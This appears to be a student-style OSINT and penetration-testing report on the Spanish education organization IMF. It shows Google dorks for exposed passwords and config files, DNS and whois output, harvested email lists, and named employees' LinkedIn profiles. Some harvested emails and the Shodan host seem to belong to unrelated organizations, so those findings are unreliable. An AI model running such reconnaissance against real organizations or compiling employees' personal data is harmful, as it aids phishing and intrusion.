MFI Risk Assessment Report (2024)

Author: Pedro Oller Serrano

Entity: IMF

05/01/2024

Introduction

Objective of the report.

First, the objective of this report is to carry out a security audit and collect information using *OSINT techniques* of the IMF organization**.**

Secondly, due to the criticality of the organization, a virtual machine will be used to identify and classify those vulnerabilities that it may have, for this, OWASP guidelines will be used .

Scope of the audit.

For the direct analysis of the **IMF corporation, only** OSINT *techniques are allowed* and as for the analysis phase, only the recognition and scanning phases will be allowed.

As for the virtual machine, a full vulnerability analysis will be performed:

- Scanning and checking for vulnerabilities.
- Exploiting vulnerabilities and escalating privileges.
- Analysis of all types of services that can be found (ftp, smb, telnet, james...)

Methodology.

The OWASP *methodology will be used as a model*, analysing the ten most critical risks (Injection (SQL, LDAP, XML...), broken authentication, exposure of sensitive data, incorrect security configuration, faulty access control...). The audit was carried out manually and with the use of automatic scanning tools such as: Nmap, Burp Suite, Gobuster, Hashcat...

Type of audit.

Because only the name of the organization is known and there was no internal access to the organization, this is a *black box audit*.

Limitations.

As a result of the organization's criticality, scans against potential servers identified in *OSINT* analysis and basic port scanning were restricted.

Methodology

Passive recognition or footprinting.

Identification of domains and subdomains, IPs, public servers, employee information, and possible entries in DNS records. Use of tools for passive recognition, such as *Google hacking*, *whois, E-mail Hevarhesting, Recon-ng*...

Active recognition or fingerprinting.

Use of tools for active recognition such as a simple *'ping'* to the **IMF domain** or DNS enumeration with the command *host, nslookup, Dnsrecom*... SMTP enumeration with tools such as *Nmap* (although it can be invasive, so it will not be tested), use of tools such as *Nmap* or *Zenmap* to identify open ports, OS versions, services exposed on the server... To understand the scope of the infrastructure.

Vulnerability scanning

To do this, tools such as *Nmap, Burp Suite, Metasploit, Owasp Zap*... to be able to find vulnerabilities such as SQL injections, XSS...

Manual verification.

Exploiting each vulnerability found in order to confirm if they are false positives or if they are really a threat to be taken into account. To do this, the Metasploit tool will be used.

Escalation of privileges.

Once the vulnerability is exploited, attempts will be made to gain access to protected areas of the web or server. To do this, the Metasploit tool will be used.


IMF **Security Analysis**

Passive recognition

First, we will start with a quick search to the main page and then, we will make use of the advanced search technique '*Google hacking*'. For each search, the following is obtained:

1. The **IMF organization** is dedicated to post-compulsory education, collaborating with companies such as 'Deloitte', 'Minsait', '*UCAV*'...
2. It offers Master's Degrees, Expert, Course, University Degree and FP-Training Cycle programmes.
3. Possible vulnerability when encountering a 500 error with the following URL: https://catalogocorporate.imf.com/categorias/45

4. A subdomain was found: 'imf-formación.com/contacto', from here we get the following contact information:



Otros medios de contacto

- Escríbenos: contacto@imf.com
- ¡Llama ahora!: +34 913 64 51 57
- WhatsApp: +34 651 93 52 20

Bolsa de Empleo y Prácticas
Contacto
Acceso Alumni
Becas y ayudas
Trabaja con nosotros
Profesores

Tecnología
Empresa y Recursos Humanos
Marketing y comunicación
Educación
Salud
Derecho y Asuntos Públicos

Blog IMF
Recursos Humanos Hoy
Blog PRL
Blog tecnología
Blog de Marketing
Blog MBA


IMF España
IMF Madrid (central): 91 364 51 57
IMF FP Madrid: 91 021 31 68
ESESA Málaga: 952 071 451
Capitol (Valencia): 963 517 177

IMF Internacional
IMF Ecuador: (+593-2) 246 70 58

5. It can be seen that it does not work only in Spain, but is international. In addition, to get all their social networks. In the 'teachers' directory, we get a large number of users who work in that company or are collaborators and who might be possible input vectors.
6. Once the company, some workers and the scope it has been pigeonholed, we move on to a more detailed study with *'Google hacking'*.
   a. Configuration files are searched: *site:imf.com filetype:conf* (ini, env,). Nothing was found.
   b. Passwords: *site:imf.com filetype:txt intext:"password".* Nothing was found.
   c. SQL files exposed: *site:imf.com filetype:sql "create table".* Nothing was found.
   d. Exposed admin pages: site:imf.com inurl:admin. Nothing was found.
   e. Exposed IP addresses: *site:imf.com inurl:"ip".* Nothing was found.
   f. Server exposed: *site:imf.com intitle:"Apache Server".* Nothing was found.
   g. Search email addresses: *site:imf.com @imf.com*. Nothing was found.
   h. Web server search: *site:imf.com inurl:server "Apache".* Only the subdomain 'Bibliotecavirtual.imf.com' was found.

We tried many more but found nothing interesting. Such as: *'site:imf.com "START test_database" ext:log+', 'site:imf.com inurl:pastebin intitle:mastercard', 'site:imf.com intitle:"Index of /confidential"', 'site:imf.com intext:"userfiles" intitle:"Index Of" site:.com.'*


7. As nothing interesting was found with the 'Google Hacking' techniques, we went on to execute '*Whois*', obtaining the following information:




```
┌──(kali㉿kali)-[~]
└─$ whois imf.com
   Domain Name: IMF.COM
   Registry Domain ID: 58647_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.dinahosting.com
   Registrar URL: http://www.dinahosting.com/dominios
   Updated Date: 2018-06-30T01:00:37Z
   Creation Date: 1995-06-30T04:00:00Z
   Registry Expiry Date: 2028-06-29T04:00:00Z
   Registrar: Dinahosting s.l.
   Registrar IANA ID: 1262
   Registrar Abuse Contact Email: abuse-domains@dinahosting.com
   Registrar Abuse Contact Phone: +34.981040200
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS.GESTIONDECUENTA.COM
   Name Server: NS2.GESTIONDECUENTA.COM
   Name Server: NS3.GESTIONDECUENTA.COM
   Name Server: NS4.GESTIONDECUENTA.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-12-30T17:36:25Z <<<
```

Very uninteresting, most of it is in 'Redacted by Privacy'.


8. Now, we continue to use the '*harvester*' tool obtaining the following information (Linkedin, Google... are caped) for Yahoo:



```
[*] No IPs found.

[*] Emails found: 187
----------------------
aauclair@imf
abarajas@imf
afeweb@imf
agadirli@imf
aghosh@imf
aismail@imf
ajobst@imf
akiat@imf
akose@imf
amadlen.ullmann@imf
amyrvoda@imf
apescatori@imf
aroitman@imf
arossi@imf
ashahmoradi@imf
aspilimbergo@imf
atbreception@imf
atermartirosyan@imf
awerner@imf
ayoshinaga@imf
bhunt@imf
bjoshi2@imf
bli2@imf
brother@imf
callard@imf
caselli,fcaselli@imf
celkhoury@imf
communityrelations@imf
coner@imf
cpapageorgiou@imf
cpattillo@imf
csimpson-bell@imf
ctoffano@imf
dcoe@imf
dfurceri@imf
dkovtun@imf
dlaxton@imf
dleigh@imf
dlombardo@imf
dmuir@imf
dsandri@imf
dseneviratne@imf
dunsal@imf
emavroeidi@imf
enier@imf
eprasad@imf
eroos@imf
fbornhorst@imf
```




```
lricci@imf
lschumacher@imf
lzhang2@imf
mandrle@imf
mbolhuis@imf
mcihak@imf
mdobler@imf
meetingsregistration@imf
mfarid@imf
mhadzivaskov@imf
mhussain@imf
mkeen@imf
mkortelainen@imf
mkumhof@imf
mmoore@imf
mopokuafari@imf
mpapaioannou@imf
mruta@imf
msavastano@imf
nabidi@imf
nepstein@imf
nhansen@imf
njassaud@imf
nsugimoto@imf
oadedeji@imf
oap1@imf
onedelescu@imf
pbains@imf
pkhandelwal@imf
pkhera@imf
pkoeva@imf
plounganі@imf
pmadrid@imf
pmishra@imf
pndiaye@imf
publicaffairs@imf
publicationpolicy@imf
publications@imf
rbaqir@imf
rcraig@imf
rdemooij@imf
rherrala@imf
rlalonde2@imf
rportilloocando@imf
rr-alb@imf
rr-kos@imf
rr-sgp@imf
rr-tza@imf
rsahay@imf
rturk@imf
sahmed@imf
sarslanalp@imf
sbarnett@imf
```



```
sarslanalp@imf
sbarnett@imf
sclaessens@imf
secministerialmeetings@imf
smalik2@imf
smenguc@imf
smitra@imf
smursula@imf
sng@imf
snowak@imf
sogawa@imf
spanth@imf
spiao@imf
ssakha@imf
ssnudden@imf
swei@imf
tadrian@imf
talleyne@imf
tcc@imf
tchoi@imf
tdowling@imf
tlan@imf
tmogues@imf
tpoghosyan@imf
tsaadisedik@imf
vchau@imf
vrutledge@imf
wbossu@imf
wlian@imf
wliao@imf
xtang@imf
ykim9@imf
ywu2@imf
yzhang@imf

[*] Hosts found: 23
---------------------
3dorg.imf.imf
archivescatalog.imf
ccamtac.imf
cdot.imf
climatedata.imf
data.imf
datahelp.imf
dsbb.imf
extauth.imf
ieo.imf
imfcourse.imf
infrastructuregovern.imf
mail.imf
mediacenter.imf
meetings.imf
plunet.imf
```

9. We collect more information through *'Shodan'*:



Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB

193.219.98.44

mail.mail-imf.com

GamerDating Ltd

🇬🇧 United Kingdom, London

starttls

🔒 **SSL Certificate**

Issued By:

|- Common Name:

E6

|- Organization:

Let's Encrypt

Issued To:

|- Common Name:

mail.mail-imf.com

Supported SSL Versions:

TLSv1.2, TLSv1.3

```
220 mail.mail-imf.com ESMTP Postfix
250-mail.mail-imf.com
250-PIPELINING
250-SIZE 15728640
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

193.219.98.44

mail.mail-imf.com

GamerDating Ltd

🇬🇧 United Kingdom, London

starttls

🔒 **SSL Certificate**

Issued By:

|- Common Name:

E6

|- Organization:

Let's Encrypt

Issued To:

|- Common Name:


mail.mail-imf.com

Supported SSL Versions:

TLSv1.3

```
220-mail.mail-imf.com ESMTP Postfix
220 mail.mail-imf.com ESMTP Postfix
250-mail.mail-imf.com
250-PIPELINING
250-SIZE 15728640
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

10. To get more information from employees (apart from what was found at the beginning) it will be done manually with 'Google hacking' since 'harvester' is currently useless. To do this, we use 'site:linkedin.com intitle: "imf"', obtaining:




LinkedIn
https://es.linkedin.com › in › flecuona

Francisco Javier Lecuona Hernández - IMF Smart Education

Director RR. HH. Director Cumpliento Normativo (Compliance) ┃Potenciando el talento humano, asegurando el cumplimiento y fomentando un entorno laboral seguro. · ¿Quieres que ...

Cargo: Director RR. HH. ■ Director ... Ubicación: Aperitivos Snack



LinkedIn
https://es.linkedin.com › in

José Luis Sánchez-Redondo - Asesor académico - IMF ... - LinkedIn

Responsable de Equipo de Orientación en IMF Smart Education/ Escuelas de Asuntos Públicos, Derecho y RRHH · Asesor especialista para el desarrollo de profesionales y de negocios, con ...


Cargo: Responsable de Equipo de ... Ubicación: IMF Business School

LinkedIn Ecuador
https://ec.linkedin.com › in › gustavostruve

Gustavo Struve A. - Docencia - IMF Smart Education | LinkedIn

Emprendedor, Docente y Consultor. Con experiencia en planificación estratégica, operaciones, unidades de gestión clinica, marketing, formación profesional y plan de negocio. ...


Cargo: Emprendedor, Docente y ... Ubicación: IMF Smart Education



LinkedIn Ecuador
https://ec.linkedin.com › in › carla-cevallos-medico

Carla Cevallos - SSA - Coordinador académico - IMF Smart ...

Jefe de Seguridad, Salud y Ambiente en Laboratorios Bagó del Ecuador · Hola soy Carla y me apasiona el trabajar por la seguridad, salud y el bienestar de las personas. Así como la sostenibilidad y el medio ambiente.
Soy Médica Cirujana, especialista en Medicina del Deporte con una maestría en Seguridad y Prevención de Riesgos del Trabajo, actualmente ...



LinkedIn
https://es.linkedin.com › in › fernando-mateo

Fernando Mateo - Vice Chairman & CEO - IMF Smart Education

My experience includes: Partner at EY, Managing Director - Technology Consulting Division at INDRA SYSTEMS, Founder & CEO at AVANTICS, and Country Lead (Spain & Portugal) at ...


Cargo: CEO | Higher Education | ... Ubicación: IMF Smart Education

With the use of these tools we have obtained, emails, employee names, IMF.com domain information and scope of the organization.

Active recognition

For active recognition we will proceed with the following steps:


1. *'host'* of the main domain to get the IP:



```
┌──(kali㉿kali)-[~]
└─$ host imf.com
imf.com has address 82.98.160.177
imf.com mail is handled by 10 imf-com.mail.protection.outlook.com.
```


Then the ip of the domain is: **82.98.160.177.**

2. We continue with the DNS enumeration, for this we start using *DNSrecon and* we get the following domains:




```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d imf.com
[*] std: Performing General Enumeration against: imf.com...
[-] DNSSEC is not configured for imf.com
[*]      SOA ns.dinahosting.com 185.192.220.10
[*]      NS ns4.gestiondecuenta.com 185.192.223.50
[*]      NS ns2.gestiondecuenta.com 185.192.221.50
[*]      NS ns3.gestiondecuenta.com 185.192.222.50
[*]      NS ns.gestiondecuenta.com 185.192.220.50
[*]      MX imf-com.mail.protection.outlook.com 52.101.68.10
[*]      MX imf-com.mail.protection.outlook.com 52.101.68.32
[*]      MX imf-com.mail.protection.outlook.com 52.101.73.19
[*]      MX imf-com.mail.protection.outlook.com 52.101.73.28
[*]      A imf.com 82.98.160.177
[*]      TXT _dmarc.imf.com v=DMARC1; p=reject;rua=mailto:dmarc_rua@imf.com, ruf=mailto:dmarc_ruf@imf.com,adkim=r; aspf=r; fo=1; pct=100;
[*] Enumerating SRV Records
[+]      SRV _sipfederationtls._tcp.imf.com sipfed.online.lync.com 52.112.127.17 5061
[+] 1 Records Found
```

We do another DNS enumeration but this time with *DNSenum* and we get the *DNSrecon* ones plus another 20:




```
-----   imf.com   -----


Host's addresses:
__________________

imf.com.                                 300      IN    A        82.98.160.177


Name Servers:
______________

ns.gestiondecuenta.com.                  140      IN    A        185.192.220.50
ns3.gestiondecuenta.com.                 279      IN    A        185.192.222.50
